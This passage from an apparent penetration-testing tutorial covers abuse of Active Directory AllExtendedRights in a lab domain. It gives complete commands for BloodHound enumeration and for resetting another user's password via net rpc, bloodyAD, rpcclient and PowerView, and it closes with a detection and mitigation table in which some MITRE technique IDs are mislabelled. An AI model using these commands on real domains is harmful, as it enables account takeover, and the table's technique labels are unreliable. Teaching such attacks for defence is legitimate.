
Group or user names:

- Everyone
- CREATOR OWNER
- geet (IGNITE\geet)
- SELF
- Authenticated Users
- SYSTEM
- Domain Admins (IGNITE\Domain Admins)

Permissions for geet	Allow	Deny
Full control	☐	☐
Read	✓	☐
Write	☐	☐
Create all child objects	☐	☐
Delete all child objects	☐	☐
Allowed to authenticate	☐	☐

For special permissions or advanced settings, click Advanced.

8. Here, in the **Advanced security settings** box, double-click on **Geet** user's permission entry.


Advanced Security Settings for kavish

Owner: Domain Admins (IGNITE\Domain Admins) Change

Permissions | Auditing | Effective Access


For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	geet (IGNITE\geet)	Read	None	This object only
Allow	SELF	Special	None	This object only
Allow	Authenticated Users	Read permissions	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Domain Admins (IGNITE\Dom...	Full control	None	This object only
Allow	Account Operators (IGNITE\Ac...	Full control	None	This object only
Allow	Everyone	Change password	None	This object only
Allow	SELF	Read/write web inform...	None	This object only
Allow	SELF	Read/write phone and ...	None	This object only
Allow	SELF	Read/write personal inf...	None	This object only

9. In the **Permissions** section, check the box for **All Extended Rights** permission.

10. Finally, apply the settings.


Permission Entry for kavish

Principal: geet (IGNITE\geet) Select a principal

Type: Allow

Applies to: This object only

Permissions:

☐ Full control	☐ Create all child objects
☑ List contents	☐ Delete all child objects
☑ Read all properties	☐ Create ms-net-ieee-80211-GroupPolicy objects
☐ Write all properties	☐ Delete ms-net-ieee-80211-GroupPolicy objects
☐ Delete	☐ Create ms-net-ieee-8023-GroupPolicy objects
☐ Delete subtree	☐ Delete ms-net-ieee-8023-GroupPolicy objects
☑ Read permissions	☑ Allowed to authenticate
☐ Modify permissions	☑ Change password
☐ Modify owner	☑ Receive as
☐ All validated writes	☑ Reset password
☑ All extended rights	☑ Send as

Properties:

☑ Read all properties	☑ Read msDS-OperationsForAzTaskBL
☐ Write all properties	☑ Read msDS-parentdistname


At this point, Geet now has **AllExtendedRights** permission for **Kavish user**, meaning **Geet** can change the password of **Kavish** user's account without knowing their current password

Exploitation

Bloodhound – Hunting for Weak Permission


Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Geet** has the **AllExtendedRights** permission for **Kavish** user.

```
bloodhound-python -u geet -p Password@1 -ns 192.168.1.8 -d ignite.local -c All
```



```
┌──(root㉿kali)-[~/blood]
└─# bloodhound-python -u geet -p Password@1 -ns 192.168.1.8 -d ignite.local -c All
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 8 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: client.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.



EXECUTION RIGHTS

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0


OUTBOUND OBJECT CONTROL

First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	▶

INBOUND CONTROL RIGHTS

Explicit Object Controllers	3
Unrolled Object Controllers	3
Transitive Object Controllers	▶

As a result, the tool confirms that the **Geet** user possesses the **AllExtendedRights privilege** over the **Kavish** user.



The user GEET@IGNITE.LOCAL has the AllExtendedRights privilege to the userKAVISH@IGNITE.LOCAL.

Extended rights are special rights granted on objects which allow reading of privileged attributes, as well as performing special actions.


Method for Exploitation – Change Password (T1110.001)

The tester can exploit the **AllExtendedRights permission** by changing the password for the **Kavish** user **without knowing** the current password.

Linux Net RPC – Samba

You can perform this action from a **UNIX-like system** using `net`, a tool for administering **Samba** and **CIFS/SMB clients**.


net rpc password kavish 'Password@987' -U ignite.local/geet%'Password@1' -S 192.168.1.8



```
┌──(root㉿kali)-[~]
└─# net rpc password kavish 'Password@987' -U ignite.local/geet%'Password@1' -S 192.168.1.8
```

Alternatively, you can achieve the same result using **bloodyAD:**

bloodyAD --host "192.168.1.8" -d "ignite.local" -u "geet" -p "Password@1" set password "kavish""Password@987"




```
┌──(root㉿kali)-[~/blood]
└─# bloodyAD --host "192.168.1.8" -d "ignite.local" -u "geet" -p "Password@1" set password "kavish" "Password@987"
[+] Password changed successfully!
```

Linux Net RPC – Rpcclient

The **rpcclient** can also be used on UNIX-like systems when the package samba-common-bin is missing.

rpcclient -U ignite.local/geet 192.168.1.8
setuserinfo kavish 23 Ignite@987




```
┌──(root㉿kali)-[~]
└─# rpcclient -U ignite.local/geet 192.168.1.8
Password for [IGNITE.LOCAL\geet]:
rpcclient $> setuserinfo kavish 23 Ignite@987
rpcclient $>
```

Windows PowerShell – Powerview

The attacker can change the password of the user using **PowerView** module. This can be achieved with not only **Set-DomainUserPassword** cmdlet.


powershell -ep bypass
Import-Module .PowerView.ps1
$NewPassword = ConvertTo-SecureString 'Password1234' -AsPlainText -Force
Set-DomainUserPassword -Identity 'kavish' -AccountPassword $NewPassword



```
PS C:\Users\geet> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\geet> Import-Module .\PowerView.ps1
PS C:\Users\geet> $NewPassword = ConvertTo-SecureString 'Password1234' -AsPlainText -Force
PS C:\Users\geet> Set-DomainUserPassword -Identity 'kavish' -AccountPassword $NewPassword
PS C:\Users\geet>
```

But also can be achieved in **verbose** mode as well

Set-DomainUserPassword -Identity 'kavish' -Verbose



```
PS C:\Users\geet> Set-DomainUserPassword -Identity kavish -Verbose

cmdlet Set-DomainUserPassword at command pipeline position 1
Supply values for the following parameters:
AccountPassword: ************
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'kavish'
VERBOSE: [Set-DomainUserPassword] Password for user 'kavish' successfully reset
PS C:\Users\geet>
```

Detection & Mitigation

Detection & Mitigation

Attack	MITRE ATT&CK Technique	MITRE ATT&CK Technique	Detection	Mitigation
Reset Password	T1110.001 – Password Cracking	Attackers with Generic ALL permissions can reset the target user's password to gain full access to their account.	• Monitor for unusual password resets by non-admin users. • Detect anomalies in password change activities. • Check audit logs for unusual access or password reset events.	• Enforce least privilege access control. • Limit the use of powerful permissions like Generic ALL. • Require multi-factor authentication (MFA) for password resets.
Account Manipulation	T1098 – Account Manipulation	Attackers with Generic ALL can modify account attributes (add groups, change privileges) or even disable auditing.	• Monitor for account changes, including group memberships and privileges. • Log changes to critical accounts (e.g., admin, domain admin accounts).	• Use privileged access workstations (PAWs) for administrative tasks. • Restrict sensitive permissions like Generic ALL. • Implement Role-Based Access Control (RBAC).
Kerberoasting	T1558.003 – Kerberoasting	Attackers with access can request service tickets for service accounts with SPNs, allowing offline cracking of the ticket for credential extraction.	• Monitor for excessive Kerberos ticket-granting service (TGS) requests. • Detect abnormal account ticket requests, especially for accounts with SPNs. • Enable Kerberos logging.	• Use strong, complex passwords for service accounts. • Rotate service account passwords regularly. • Disable unnecessary SPNs. • Monitor TGS requests for anomalies.
Setting SPNs	T1207 – Service Principal Discovery	Attackers can add an SPN to an account, allowing them to later perform attacks like Kerberoasting to retrieve service account TGS tickets.	• Monitor changes to SPN attributes using LDAP queries or PowerShell. • Detect modifications to AD attributes related to SPNs. • Monitor account changes using event logs.	• Limit the ability to modify SPNs to authorized users only. • Enforce MFA for service accounts. • Ensure strong passwords for accounts with SPNs. • Periodically audit SPNs.
Shadow Credentials	T1208 – Credential Injection (Abusing msDS-KeyCredentialLink)	Attackers use the msDS-KeyCredentialLink attribute to add alternate credentials (keys or certificates) for an account, allowing persistence and authentication without knowing the user's password.	• Monitor changes to the msDS-KeyCredentialLink attribute. • Audit AD logs for unusual certificate and key additions. • Use LDAP queries to detect attribute modifications.	• Limit access to modify msDS-KeyCredentialLink to authorized accounts. • Regularly audit msDS-KeyCredentialLink attributes. • Use strong key/certificate management practices
Pass-the-Ticket (PTT)	T1550.003 – Pass the Ticket	Attackers use captured Kerberos tickets (TGT/TGS) to authenticate to services without knowing the password.	• Monitor for unusual Kerberos ticket-granting ticket (TGT) or service ticket (TGS) usage. • Detect ticket reuse across different systems • Enable and monitor Kerberos logging.	• Use Kerberos Armoring (FAST) to encrypt Kerberos tickets. • Enforce ticket expiration and short lifetimes for TGT/TGS. • Enforce ticket expiration and short lifetimes for TGT/TGS. • Implement MFA for critical resources.
Pass-the-Hash (PTH)	T1550.002 – Pass the Hash	Attackers use captured NTLM hash to authenticate without knowing the actual password, often used for lateral movement or privilege escalation.	• Monitor NTLM authentication attempts and detect anomalies (especially from low-privilege to high-privilege accounts). • Analyze logins that skip standard authentication steps.	• Disable NTLM where possible. • Enforce SMB signing and NTLMv2. • Use Local Administrator Password Solution (LAPS) to manage local administrator credentials. • Implement MFA.
Adding Users to Domain Admins	T1098.002 – Account Manipulation: Domain Account	Attackers with Generic ALL can add themselves or another account to the Domain Admins group, granting full control over the domain.	• Monitor changes to group memberships, especially sensitive groups like Domain Admins. • Enable event logging for group changes in Active Directory.	• Limit access to modify group memberships. • Enable just-in-time (JIT) administration for critical roles • Use MFA for high-privilege accounts and role modifications.

Author: Pradnya Pawar is an InfoSec researcher and Security Tech Lead. Contact here